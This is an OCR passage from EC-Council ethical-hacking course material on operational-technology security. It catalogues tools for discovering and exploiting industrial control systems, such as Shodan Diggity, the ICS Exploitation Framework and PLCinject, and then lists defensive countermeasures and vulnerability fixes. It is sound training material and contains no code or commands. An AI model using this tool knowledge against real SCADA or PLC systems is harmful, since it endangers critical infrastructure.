
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OT Hacking Tools

Attackers use OT hacking tools to identify industrial control systems connected to the target network, legacy software installed on those devices, vulnerable ports and services, unsecured and unencrypted communication protocols used, etc. to launch various types of attacks on the target systems and network. This section discusses various OT hacking tools.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Information-Gathering Tools

Discussed below are various OT information-gathering tools:

- **SearchDiggity**

  Source: *http://temp.bishopfox.com*

  SearchDiggity is the primary attack tool of the Google Hacking Diggity Project. It consists of a set of tools including GoogleDiggity, BingDiggity, Bing LinkFromDomainDiggity, CodeSearchDiggity, DLPDiggity, FlashDiggity, MalwareDiggity, PortScanDiggity, SHODANDiggity, BingBinaryMalwareSearch, and NotInMyBackYard Diggity.

  Shodan Diggity provides an easy-to-use scanning interface to the popular Shodan hacking search engine; furthermore, it comes equipped with a convenient list of 167 search queries ready in a pre-made dictionary file known as the Shodan Hacking Database (SHDB). Shodan is a search engine that lets you find specific types of computers (routers, servers, etc.) using a variety of filters. Attackers use Shodan Diggity to detect SCADA systems connected to the Internet along with their details such as IP address, geolocation, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.112: Screenshot of SearchDiggity

Listed below are some additional OT information-gathering tools:

- Kamerka-GUI (*https://github.com*)
- Redpoint (*https://github.com*)
- s7scan (*https://github.com*)
- SCADAPASS (*http://www.scada.sl*)
- plcscan (*https://code.google.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sniffing and Vulnerability-Scanning Tools

Sniffing Tool: SmartRF Packet Sniffer

Source: *http://www.ti.com*

SmartRF Packet Sniffer includes software and firmware to capture and display over-the-air packets. The capture device is connected to the PC via USB. SmartRF Packet Sniffer supports the CC13xx and CC26xx family of devices as a capture device; furthermore, it uses Wireshark for packet display and filtering. It supports protocols such as ZigBee, EasyLink, and BLE.

Figure 18.113: Screenshot of SmartRF Packet Sniffer

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Scanning Tool: CyberX

Source: *https://cyberx-labs.com*

The CyberX platform performs a vulnerability assessment on an IoT and ICS environment and returns an objective risk score. It identifies all IoT and ICS assets connected to the target network. It enumerates device-level vulnerabilities such as missing patches, weak passwords, unused open ports, remote access ports, etc. It generates reports on network-level vulnerabilities such as unauthorized Internet connections, weak firewall rules, rogue subnet connections between IT, IoT, and ICS, unauthorized Wireless Access Points (WAPs), and rogue devices.





Figure 18.114: Screenshot of CyberX

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OT Hacking Tools

Discussed below are various tools used by attackers to hack OT systems and networks:

- **ICS Exploitation Framework (ISF)**

  Source: *https://github.com*

  The ICS Exploitation Framework (ISF) is an exploitation framework based on Python that is similar to the Metasploit framework. This tool provides various exploit modules that allow attackers to hack target ICS systems and networks.





Figure 18.115: Screenshot of ICS Exploitation Framework (ISF)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Listed below are some of the additional tools for hacking OT systems and networks:

- PLCinject (*https://github.com*)
- MODBUS Penetration Testing Framework (*https://github.com*)
- Moki Linux (*https://github.com*)
- sixnet-tools (*https://github.com*)
- mbtget (*https://github.com*)


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Countermeasures

This section discusses various OT security measures, OT vulnerabilities and their solutions, security measures based on the Purdue model, international OT security organizations, OT security solutions, and tools. Following the security measures, organizations can implement proper security mechanisms to protect critical industrial infrastructure and associated IT systems from various cyber-attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend Against OT Hacking


Follow the countermeasures discussed below to defend against OT hacking:

- Regularly conduct a risk assessment to reduce the current risk exposure
- Use purpose-built sensors to discover the vulnerabilities in the network inactively
- Incorporate threat intelligence to uncover threats and protect assets by prioritizing OT patches
- Regularly upgrade OT hardware and software tools
- Disable unused ports and services
- Implement secure configuration and secure coding practices for OT applications
- Update systems to the latest technologies and patch systems regularly
- Maintain an asset register to track the information and to scrutinize outdated and unsupported systems
- Perform continuous monitoring and detection of the log data generated by the OT systems for detecting real-time attacks
- Train employees with the latest security policies and raise awareness of the latest threats and risks
- Use strong and secure passwords using hashing, and change the default factory-set passwords
- Secure remote access through multiple layers of defense by implementing two-factor authentication, VPNs, encryption, firewalls, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Implement incident response and business continuity plans
- Secure the network perimeter to filter and prevent unauthorized inbound traffic
- Regularly scan systems and networks using anti-malware tools
- Restrict network traffic by using techniques like rate-limiting and whitelisting to prevent DoS and brute-forcing attacks
- Harden the systems by disabling unused services and functionalities
- Regularly patch vulnerabilities released by the manufacturers
- Regularly check the DNS logs to detect any unauthorized access
- Secure and update systems that interact with the ICS/SCADA devices, as these systems can be exploited to bypass security gateways
- Employ professional security red teams to uncover the vulnerabilities of critical industrial infrastructure
- Use Intrusion Detection Systems (IDSs) and flow-measurement systems to detect attacking attempts at an early stage
- Ensure proper sanitization and validation of the input to prevent attacks such as buffer overflow, command injection, and XSS.
- Use library calls instead of external processes to recreate the desired functionality
- Process all the SQL queries used in the ICS system using prepared statements, parameterized queries, or stored procedures
- Use only tested and familiar third-party web servers for serving the ICS web applications
- Ensure that ICS vendors design their systems to restrict unauthorized access and grant least privileges for performing functions
- Ensure integrity of transmitted messages by appending checksum to every message
- Ensure ICS vendors add cryptographic signatures to application updates
- Perform periodic audits of industrial systems to validate the security controls, production, and management systems
- Use DMZ connections between the ICS and corporate networks for secure communication
- Check network data bounds and integrity on the server applications that process ICS protocol traffic
- Perform a source code review of all ICS applications that handle network traffic

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OT Vulnerabilities and Solutions

Vulnerabilities in industrial systems such as ICS/SCADA, PLC, and RTU pose a significant threat to the associated critical infrastructure. Organizations need to incorporate appropriate security controls and mechanisms to protect such systems from various cyber-attacks.

Discussed below are some of the most common OT vulnerabilities and solutions:


Vulnerability	Solutions
1. Publicly Accessible OT Systems	▪ Implement multi-factor authentication ▪ Use enterprise-grade firewall and remote access solutions
2. Insecure Remote Connections	▪ Use a strong multifactor authentication mechanism and robust password policies ▪ Implement appropriate security patching practices
3. Missing Security Updates	▪ Test applications in a sandbox environment before launching them live ▪ Employ a firewall and perform device hardening
4. Weak Passwords	▪ Use separate username conventions for the corporate IT and OT networks ▪ Change default credentials at time of installation ▪ Perform security audits to meet compliance with secure password policies for both IT and OT networks
5. Insecure Firewall Configuration	▪ Implement secure firewall configuration ▪ Configure the access control lists on the firewall

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. OT Systems Placed within the Corporate IT Network	▪ Segregate the corporate IT and OT devices ▪ Establish a DMZ (demilitarized zone) for all connections in the IT and OT systems ▪ Regularly monitor the DMZ
7. Insufficient Security for Corporate IT Network from OT Systems	▪ Restrict access on the IT/OT network, based on the business need ▪ Establish a secure gateway between the OT and IT networks ▪ Perform regular risk assessment
8. Lack of Segmentation within OT Networks	▪ State clear separation between critical and non-critical systems ▪ Implement a zoning model that uses a defense-in-depth approach
9. Lack of Encryption and Authentication for Wireless OT Networks	▪ Use strong wireless encryption protocols ▪ Use industry-standard cryptographic algorithms ▪ Conduct regular security audits
10. Unrestricted Outbound Internet Access from OT Networks	▪ Conduct a formal risk assessment ▪ Closely monitor and segregate OT systems from external access ▪ Download security updates in a separate repository outside the OT network

Table 18.9: OT vulnerabilities and solutions

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Secure an IT/OT Environment

IT/OT convergence is widely being adopted in industries such as traffic control systems, power plants, manufacturing companies, etc. These IT/OT systems are often targeted by the attackers to discover the underlying vulnerabilities and indulge in cyber-attacks. Based on the Purdue model, the IT/OT environment is divided into several levels, and each level is required to be secured with proper security measures.

The table below describes various attacks on different Purdue levels of an IT/OT environment, associated risks, and security controls to fortify the network against cyber-attacks:

Zone	Purdue Level	Attack Vector	Risks	Security Controls
